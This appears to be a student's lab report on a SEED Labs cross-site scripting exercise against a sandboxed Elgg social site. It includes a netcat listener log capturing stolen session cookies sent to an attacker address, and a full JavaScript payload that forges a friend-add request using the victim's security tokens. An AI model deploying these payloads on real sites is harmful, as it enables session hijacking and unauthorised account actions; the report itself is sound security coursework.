Paul Garewal
V00803658

Title:

Stealing Credentials by Cross-site Scripting(XSS):
How our Vulnerabilities can be Exploited on Social Media Sites and other Web Apps

Abstract:

Lab 9 consisted of using cross-site scripting (XSS) , a type of vulnerability found in web applications. This vulnerability makes it possible to inject malicious code, such as JavaScript programs, into a victim's web browser. Doing so results in the stealing of credentials, such as session cookies. In this lab we used an example social media site, Elgg, to demonstrate these sorts of attacks; stealing a user's cookies and becoming friends with members automatically without the victim's consent.

Aim:

The aim of this lab was to gain first-hand experience with XSS and exploit web applications with JavaScript code. We were able to set up a network connection and steal cookies as well as other credentials, even automatically befriending someone on the social media site. These exploitations gave us an opportunity to use other tools in our toolbelt, such as computer communication and networks, in order to perform these attacks.

Introduction and Background:

XSS is a vulnerability commonly found in web applications, with an example being Sam Kamkar in 2005; who completed an XSS attack through MySpace through the notorious Samy worm. This worm would infect user profiles from whoever viewed the page, and whoever was infected will add the attacker as a friend.

Method:

The method and tools used in this lab involved the typically starting up of a docker container, as well as getting familiar with the “HTTP Header Live” tool in Firefox. We also gained access to Elgg with various usernames provided by a MySQL database. Our first task involved including a simple JavaScript code excerpt into the description field of a user which displayed an alert window. Our second task involved displaying the users cookies when viewing a certain page. The third task consisted of embedding JavaScript code to steal a user's cookies and the final task allowed us , the attacker, to automatically become the victim’s friend by embedding the get request to become a friend into the Javascript code of our own user profile.

Paul Garewal
V00803658

Results and Discussion:


Lab 9 allowed us to complete the tasks in the method section without a problem or external help. Each of the tasks were intuitive and thought provoking, utilizing the XSS vulnerabilities to attack victims. Furthermore, the below screenshots demonstrate our success with the required tasks. Although the lab was short, it was by far the most engaging, fun and something that I took the most information from. What was especially intriguing was the use of HTTP requests and embedding JavaScript code to complete our attacks, it made a lot of sense and required knowledge from other courses as well. In the future, I would like to explore how these attacks are prevented, since it seems as though these attacks would be extremely successful in the early days of social media, as it were with the Samy Worm. Additionally, I will also be completing the optional tasks of this lab once the school semester is completed, further illustrating my interest and effectiveness of the lab.

Question 1: Security tokens allow users to access important resources to their profile. Without these tokens I hypothesize that we would not be able to authenticate that it is indeed the user performing the action, therefore being unable to perform our attack.

Question 2: We actually attempted to run the code in editor mode only and it was unsuccessful. We could only launch the attack successfully in text-mode. This may be due to the fact that the code would actually appear on the bio if not in text mode. Perhaps the code will not run and will only be read as “code” in text mode. In conclusion, we definitely needed to be able to use text-mode to complete this attack.

SCREENSHOTS:

SCREENSHOT 1: DISPLAYING THE XSS ALERT




```
Connection: keep-alive
Referer: http://www.seed-se
Cookie: __gsas=ID=0dccbc42c
GET: HTTP/1.1 200 OK
Date: Thu, 24 Nov 2022 00:2
Server: Apache/2.4.41 (Ubur
Cache-Control: max-age=1555
X-Content-Type-Options: nos
ETag: "1587931381"
Vary: User-Agent
Content-Length: 4328
Content-Type: image/png

http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X1
Accept: image/webp,*/*
Accept-Language: en-US,en;c
Accept-Encoding: gzip, defl
Connection: keep-alive
Referer: http://www.seed-se
Cookie: __gsas=ID=0dccbc42c
GET: HTTP/1.1 200 OK
Date: Thu, 24 Nov 2022 00:2
Server: Apache/2.4.41 (Ubur
Cache-Control: max-age=1555
X-Content-Type-Options: nos
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml
```

Your profile was successfully saved.

XSS


SCREENSHOT 2: DISPLAYING THE USER'S COOKIES



```
Accept-Encoding: gzip, defl
Connection: keep-alive
Referer: http://www.seed-se
Cookie: __gsas=ID=0dccbc42c
GET: HTTP/1.1 200 OK
Date: Thu, 24 Nov 2022 00:2
Server: Apache/2.4.41 (Ubun
Cache-Control: max-age=1555
X-Content-Type-Options: nos
ETag: "1587931381"
Vary: User-Agent
Content-Length: 4328
Content-Type: image/png

http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X1
Accept: image/webp,*/*
Accept-Language: en-US,en;(
Accept-Encoding: gzip, defl
Connection: keep-alive
Referer: http://www.seed-se
Cookie: __gsas=ID=0dccbc42c
GET: HTTP/1.1 200 OK
Date: Thu, 24 Nov 2022 00:2
Server: Apache/2.4.41 (Ubun
Cache-Control: max-age=1555
X-Content-Type-Options: nos
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml
```

```
__gsas=ID=0dccbc42c16a7bac:T=1667431593:S=ALNI_MbARWkMuShZVncv
pvisitor=32e8f26d-9516-46cf-b731-dda6e2b26852; Elgg=0ad9qk5ms46pc5s
PHPSESSID=42spgbuico15plbdbh7dp2od4l
```


SCREENSHOT 3: STEALING THE COOKIES



seed@VM: ~/.../Labsetup-6
seed@VM: ~/.../Labsetup-6
seed@VM: ~/.../Labsetup-6

```
[11/23/22]seed@VM:~/.../Labsetup-6$ ls
locker-compose.yml  image_mysql  image_www  mysql_data
[11/23/22]seed@VM:~/.../Labsetup-6$ nc -lknv 5555
.istening on 0.0.0.0 5555
:onnection received on 10.0.2.4 38540
;ET /?c=__gsas%3DID%3D0dccbc42c16a7bac%3AT%3D1667431593%3AS%3DALNI_MbARWkMuShZVn
:wfYwv9Kxwt3INxA%3B%20pvisitor%3D32e8f26d-9516-46cf-b731-dda6e2b26852%3B%20Elgg%
3D0ad9qk5ms46pc5saqmast0g6e6%3B%20PHPSESSID%3D42spgbuico15plbdbh7dp2od4l HTTP/1.
L
łost: 10.9.0.1:5555
Jser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
\ccept: image/webp,*/*
\ccept-Language: en-US,en;q=0.5
\ccept-Encoding: gzip, deflate
:onnection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

SCREENSHOT 4: BECOMING THE VICTIM'S FRIEND



Edit profile


Display name

Samy

About me

```
<script type="text/javascript">

window.onload = function(){

var Ajax=null;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

var token="&__elgg_token="+elgg.security.token.__elgg_token;


var sendurl='http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1669251637&
__elgg_token=u5h7sXAzbtx1GT2oe3TvwQ';

Ajax=new XMLHttpRequest();

Ajax.open("GET", sendurl, true);

Ajax.send();

}

</script>
```

Public



Elgg For SEED Labs
Samy
Remove friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post
Bookmark this page
Report this